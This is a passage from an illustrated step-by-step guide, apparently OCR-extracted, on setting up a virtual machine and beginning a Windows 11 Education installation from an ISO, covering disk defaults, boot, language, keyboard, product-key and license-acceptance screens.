


Figure 6 – Select hardware

2.4. Virtual Hard Disk – Use defaults – Press “Next”




Figure 7 – Virtual Hard Disk

2.5. Confirm settings – Press “Finish”




Figure 7 – Confirm settings

3. Start the VM

3.1. Press any key to boot from CD or DVD. If you miss this, it will give you a menu to reselect

the ISO you downloaded earlier




Figure 8 – Press any key to boot

3.2. Select language settings




Figure 9 – Select language settings

3.3. Select keyboard settings




Figure 10 – Select keyboard settings

3.4. Install Windows 11 and agree that everything will be deleted




Figure 11 – Install Windows 11 and agree to the deletion notification

3.5. Select “I don’t have a product key”




Figure 12 – I don't have a product key

3.6. Select Windows 11 Education and press "Next"




Figure 13 – Windows 11 for Education

3.7. Accept the notice and license terms




Figure 14 – Accept license terms

3.8. Select the default location and press “Next”

